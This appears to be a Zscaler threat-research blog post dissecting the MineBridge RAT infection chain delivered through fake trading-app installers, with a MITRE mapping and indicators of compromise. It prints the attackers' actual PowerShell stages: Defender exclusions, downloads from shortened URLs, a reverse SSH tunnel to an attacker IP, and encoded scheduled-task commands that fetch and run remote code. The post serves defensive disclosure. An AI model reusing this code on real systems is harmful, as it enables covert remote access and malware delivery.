Demystifying the full attack chain of MineBridge RAT | Zscaler

By Sudeep Singh, Sahil Antil

Published: 2021-06-24 · Archived: 2026-04-05 16:23:05 UTC

Introduction

In March 2021, threat actors started distributing MineBridge RAT with an updated distribution mechanism. Morphisec blogged about the partial attack chain of this new attack but they could not find the origin or initial stages of the attack chain.

In May 2021, Zscaler ThreatLabz was able to uncover all the components of this complex multi-stage attack chain which have never before been documented in their entirety in the public domain.

We've blogged about MineBridge RAT before, in February 2021. This is a RAT (remote access trojan) that misuses the remote desktop software TeamViewer for DLL side-loading, enabling the threat actor to take a wide array of remote follow-on actions such as spying on users or deploying additional malware. It was first discovered in January 2020 targeting financial services organizations.

We discovered that the threat actors are now distributing MineBridge RAT through Windows Installer binaries which masquerade as trading applications. The different stages in this sophisticated attack chain leverage Windows scheduled tasks, PowerShell scripts, reverse SSH tunnels, legitimate binaries such as TeamViewer, and shortened URLs that ultimately lead to the MineBridge RAT execution.

Attack flow

Figure 1 below illustrates the full end-to-end attack chain.



Figure 1: Complete end-to-end attack chain used to deliver MineBridge RAT

Technical analysis

On April 9th, 2021, threat actors registered the domain "tradingview[.]cyou," a look-alike of the legitimate website "tradingview[.]com."

A download link for the malicious TradingView Desktop application was placed on the homepage.

The official TradingView desktop application was launched by tradingview.com in December 2020 for the first time. This indicates that the threat actor is quick at identifying such opportunities to leverage them in their attack chain. Within 4 months of launch of the new official trading application, the threat actor registered a new domain to distribute the malicious version of application.

Similar to this, other trading applications and bots often used by stock and crypto currency traders have also been abused by the threat actor. The complete list of file hashes is included in the IOCs section.

Figure 2 and 3 below show the webpages corresponding to malicious and legitimate domains.



Figure 2: Webpage of the malicious website



Figure 3: Webpage of the legitimate website

The download link (hxxps://tradingview[.]cyou/tradeview.php) on the attacker-controlled domain leads to the download of a malicious Windows Installer.

Note: We noticed that the download URL responds with the malicious Windows Installer only if the user-agent string in the HTTP request headers corresponds to Windows 10 OS.

For the purpose of technical analysis, we will look at the Windows Installer with MD5 hash: 4284ee1eef9dd7f020f5002d63def278

The installer is an Inno package which masquerades as a TradingView Desktop application and is digitally signed by YUNIVELL, LLC. The thumbprint of the digital signature is: 93e9d0b1ea812672b825d7c6812d435cca9fff99

Figure 4 below shows the content of the Inno package



Figure 4: Contents of the Inno setup package

By pivoting on this thumbprint, we identified a few more trading applications which are used to spread MineBridge RAT as well. The hashes of these binaries are also mentioned in the **Indicators of compromise (IOCs)** section.

Upon execution, this installer shows a GUI (Graphical User Interface) which spoofs a TradingView application while it performs malicious activities in the background.

To start malicious activities, the installer executes two PowerShell command lines which we have referred to as Stage-1 PowerShell and Stage-2 PowerShell. The operations performed by these are explained in detail in the following sections.

[+] Stage-1 PowerShell

Figure 5 below shows the relevant code section of Stage-1 PowerShell script.

```
Add-MpPreference -ExclusionPath $env:userprofile;

$LocalPort = 109;cd "$env:programdata\ssh\";
$HomeURL = 'https://cutt.ly/';
$FileCfg = 'sshd_config';
$LinkCfg = $HomeURL;
$LinkCfg += 'UxtdKtn';
Invoke-WebRequest -Uri $LinkCfg -OutFile $FileCfg;
Add-WindowsCapability -Online -Name OpenSSH.Server~~~~0.0.1.0;New-NetFirewallRule -Name sshd -DisplayName 'Security Updater' -Enabled True -
Direction Inbound -Protocol TCP -Action Allow -LocalPort $LocalPort;
Start-Service sshd;Set-Service -Name sshd -StartupType 'Automatic';


$RemotePort = 32672;
$RemoteSrv = '86.106.181.183';$TaskName = "OneDrive Sync";
$System32 = $env:systemroot+'\system32';
cd "$env:userprofile";mkdir '.ssh';cd '.ssh';
$HomeURL = 'https://cutt.ly/';
$LinkKey = $HomeURL+'Zxtd1Kl';
$FileKey = $(get-location).Path+'\authorized_keys';
if(![System.IO.File]::Exists($FileKey)){Invoke-WebRequest -Uri $LinkKey -OutFile $FileKey;}
$LinkRSA = $HomeURL+'yxtdOo3';
$FileRSA = $(get-location).Path+'\tun_id_rsa';
if(![System.IO.File]::Exists($FileRSA)){Invoke-WebRequest -Uri $LinkRSA -OutFile $FileRSA;}
icacls.exe $FileRSA /reset;icacls.exe $FileRSA /grant:r "$($env:username):(r)";icacls.exe $FileRSA /inheritance:r;
$LinkSSH = $HomeURL+'ubfAKPb';
$SSH="$env:userprofile\.ssh";if($env:path -ne $SSH){$env:path += ";$SSH";setx PATH "$env:path;$SSH";echo $env:path;}
$SSH+="\ssh.exe";
if(![System.IO.File]::Exists($SSH)){Invoke-WebRequest -Uri $LinkSSH -OutFile $SSH -UseBasicPArsing;}
$SSH="ssh.exe";
$Arguments = '-N -R '+$RemotePort+':localhost:109 tun@'+$RemoteSrv+' -i "'+$env:userprofile+'\.ssh\tun_id_rsa" -o "StrictHostKeyChecking=no" -o
"ExitOnForwardFailure=yes" -o "ServerAliveInterval=10" -o "ServerAliveCountMax=10"';
$ActionX = New-ScheduledTaskAction -Execute $SSH -Argument $Arguments;
$PrincipalX = New-ScheduledTaskPrincipal -UserID $env:UserName -LogonType S4U -RunLevel Limited;
$TriggerX = New-ScheduledTaskTrigger  -AtLogOn;
```

Figure 5: Stage-1 PowerShell code

Below are the main operations performed by it.

1. Changes the current directory to: "$env:programdata\ssh\"
2. Fetches SSHD config from the shortened URL: https://cutt[.]ly/UxtdKtn (redirects to: https://cloud-check[.]website/online/tunupd.php?f=cfg) and writes it to the file: sshd_config
3. Adds the OpenSSH.Server Windows capability and starts the sshd service. Sets the startup type to Automatic.
4. Changes directory to the path: "$env:userprofile" and creates the ".ssh" directory.
5. Fetches the SSH keys from the URL: https://cutt[.]ly/Zxtd1Kl (redirects to: https://cloud-check[.]website/online/tunupd.php?f=key) and writes them to the file: authorized_keys
6. Fetches the RSA private keys from the URL: https://cutt[.]ly/yxtdOo3 (redirects to: https://cloud-check[.]website/online/tunupd.php?f=rsa) and writes them to the file: tun_id_rsa
7. Downloads the SSH client binary from the URL: https://cutt[.]ly/ubfAKPb (redirects to: https://cloud-check[.]website/online/tunupd.php?f=ssh) and writes it to: ssh.exe
8. Executes the following command to set up a reverse SSH tunnel from the victim's machine at port 109 to the attacker's server at port 32672.

-N -R '+$RemotePort+':localhost:109 tun@'+$RemoteSrv+' -i "'+$env:userprofile+'\.ssh\tun_id_rsa" -o "StrictHostKeyChecking=no" -o "ExitOnForwardFailure=yes" -o "ServerAliveInterval=10" -o "ServerAliveCountMax=10"';

Here,

$RemoteSrv: 86[.]106[.]181[.]183
$RemotePort: 32672

Note: Reverse SSH tunnelling helps the threat actor to bypass firewall rules since outbound connection requests are generally not blocked.

9. Creates a new scheduled task with the name, "OneDrive Sync" which executes the above command line upon Logon, and once every 20 minutes.

[+] Stage-2 PowerShell

Figure 6 below shows the relevant code section of Stage-2 PowerShell script.

```
Add-MpPreference -ExclusionPath $env:userprofile;$T = Get-Date;
$D1 = $T.DayOfWeek;
$D2 = $T.AddDays(3);
$D2 = $D2.DayOfWeek;
$T1 = $T.AddMinutes(8);
$TR = New-ScheduledTaskTrigger -At $T1 -Weekly -DaysOfWeek $D1,$D2;
$A = New-ScheduledTaskAction -Execute "powershell.exe" -Argument "-ep bypass -w hidden -nop -enc
JABiAD0AIgBoAHQAdABwAHMAOgAvAC8AIgA7AAoAJABjAD0AIgBjAHUAdAB0AC4AbAB5ACIAOwAKACQAZAA9ACIALwA5AG4ATwBGAFUAdQBLACIAOwAKACQAYgArAD0AJABjADsACgAkAGIAKwA9ACQ
AZAA7AAoAJABhAD0AaQB3AHIAIAAkAGIAIAAtAFUAcwBlAEIAYQBzAGkAYwBQAEEAcgBzAGkAbgBnACAAfABpAGUAeAA7AAoAJABiAD0AIgBoAHQAdABwAHMAOgAvAC8AIgA7AAoAJABjAD0AIgBjAH
UAdAB0AC4AbAB5ACIAOwAKACQAZAA9ACIALwBIAHgAUABjAHgAdQBIACIAOwAKACQAYgArAD0AJABjADsACgAkAGIAKwA9ACQAZAA7AAoAJABhAD0AaQB3AHIAIAAkAGIAIAAtAFUAcwBlAEIAYQBzA
GkAYwBQAEEAcgBzAGkAbgBnACAAfABpAGUAeAA7AA==";
Register-ScheduledTask -TaskName "Google Disk Sync" -Trigger $TR -User $env:UserName -Action $A -RunLevel Highest -Force;
$T2 = $T.AddMinutes(12);
$TR2 = New-ScheduledTaskTrigger -At $T2 -Weekly -DaysOfWeek $D1,$D2;
$A2 = New-ScheduledTaskAction -Execute "powershell.exe" -Argument "-ep bypass -w hidden -nop -enc
JABiAD0AIgBoAHQAdABwAHMAOgAvAC8AIgA7AAoAJABjAD0AIgBjAHUAdAB0AC4AbAB5ACIAOwAKACQAZAA9ACIALwA5AG4ATwBGAFUAdQBLACIAOwAKACQAYgArAD0AJABjADsACgAkAGIAKwA9ACQ
AZAA7AAoAJABhAD0AaQB3AHIAIAAkAGIAIAAtAFUAcwBlAEIAYQBzAGkAYwBQAEEAcgBzAGkAbgBnACAAfABpAGUAeAA7AA==";
Register-ScheduledTask -TaskName "Google Photo Sync" -Trigger $TR2 -User $env:UserName -Action $A2 -RunLevel Highest -Force;
```

Figure 6: Stage-2 PowerShell code

The PowerShell script performs the following operations:

1. Creates a scheduled task with the name, **"Google Disk Sync"** which runs twice every week and executes the following code using PowerShell

```
$b="https://";
$c="cutt[.]ly";
$d="/9nOFUuK";
$b+=$c;
$b+=$d;
$a=iwr $b -UseBasicPArsing |iex;
$b="https://";
$c="cutt.ly";
$d="/HxPcxuH";
$b+=$c;
$b+=$d;
$a=iwr $b -UseBasicPArsing |iex;
```

This code performs following operations:

- Downloads and executes Stage-3 PowerShell code from: cutt[.]ly/9nOFUuK [redirects to: https://simpleclub[.]website/upd/?t=psns] which ultimately leads to NetSupport client execution.

- Downloads and executes Stage-4 PowerShell code from: cutt[.]ly/HxPcxuH [redirects to: https://simpleclub[.]site/upd/?t=pstv] which ultimately leads to MineBridge RAT execution.

2. Creates a scheduled task with the name, **"Google Photo Sync"** which runs twice every week and executes the following PowerShell command line:

```
$b="https://";
$c="cutt[.]ly";
$d="/9nOFUuK";
$b+=$c;
$b+=$d;
$a=iwr $b -UseBasicPArsing |iex;
```

This again downloads and executes the Stage-3 PowerShell code from: https://cutt[.]ly/9nOFUuK [redirects to: https://simpleclub[.]website/upd/?t=psns]

Note: We have not detailed the Stage-3 PowerShell and Stage-4 PowerShell in this blog since the details for these two are already covered in the Morphisec blog.

Zscaler Cloud Sandbox report

Figure 7 below shows the Zscaler cloud sandbox report for MineBridge RAT DLL.



Figure 7: Cloud sandbox report

In addition to sandbox detections, Zscaler's multilayered cloud security platform detects indicators at various levels.

- PS.Downloader.MINEBRIDGE
- Win32.Backdoor.MINEBRIDGE

MITRE ATT&CK TTP Mapping

ID	Tactic	Technique
T1566	Phishing	Attacker hosted fake websites leading to malicious file download
T1204.002	User Execution: Malicious File	User executes the downloaded file
T1059.001	Command and Scripting Interpreter: PowerShell	Uses PowerShell in multiple stages to download and execute malicious payloads
T1547.001	Registry Run Keys / Startup Folder	Creates LNK file in the startup folder for payload execution
T1053.005	Scheduled Task/Job: Scheduled Task	Creates scheduled task to execute PowerShell commands which further downloads and executes PowerShell scripts
T1140	Deobfuscate/Decode Files or Information	Strings and other data are obfuscated in the payloads
T1036.004	Masquerading: Masquerade Task or Service	Scheduled tasks are created with name masquerading Google and OneDrive
T1036.005	Masquerading: Match Legitimate Name or Location	Dropped LNK file for persistence masquerades Windows Defender
T1027.002	Obfuscated Files or Information: Software Packing	Payloads are packed in layers
T1574.002	Hijack Execution Flow: DLL Side-Loading	Uses legit TeamViewer binary with dll-side loading vulnerability

T1056.002	Input Capture: GUI Input Capture	Captures TeamViewer generated UsedID and Password by hooking GUI APIs
T1057	Process Discovery	Verifies the name of parent process
T1082	System Information Discovery	Gathers system OS version info
T1033	System Owner/User Discovery	Gathers currently logged in Username
T1572	Protocol Tunneling	Creates Reverse SSH tunnel
T1071.001	Application Layer Protocol:Web Protocols	Uses https for network communication
T1041	Exfiltration Over C2 Channel	Data is exfiltrated using existing C2 channel

Indicators of compromise (IOCs)

[+] Hashes

MD5	**FileName**	**Type**
4284ee1eef9dd7f020f5002d63def278	TradingView.exe	Installer
68a010a3d0d25cfa13933199511ed897	Polarr_Setup (2).exe	Installer
ffcd63dc98e64afbfea8718b747963d7	Bitcoin_Trade.exe	Installer
3281f3b30fb8f3c69b18cc7aadfdf697	Arbitrage_Bot.exe	Installer

796e091b18112e223749972c3f0888db	Bitcoin_Trade.exe	Installer
b14632304a7543752fbf2e3b7c0eca59	msi.tiff (MineBridge RAT)	Dll

[+] C2 domains

Component	**Domain**
Phishing website	tradingview[.]cyou tradingview[.]cloud tradingview[.]digital tradingview[.]life
PowerShell payloads	cloud-check[.]website simpleclub[.]website simpledomen[.]website simpleclub[.]site
Reverse SSH tunnel	86.106.181[.]183:32672
NetSupport client	update-system[.]cn updatesystem[.]website
MineBridge RAT	ninjakick[.]club polarrsearch[.]xyz rogaikopyta[.]xyz utkailipa[.]xyz 5tvstar[.]cn

	goldendragon888[.]cn

[+] Windows Installer signer details

Signer name: YUNIVELL, LLC
Thumbprint: 93E9D0B1EA812672B825D7C6812D435CCA9FFF99

[+] Scheduled tasks name

OneDrive sync
Google Disk Sync
Google Photo Sync

Explore more Zscaler blogs
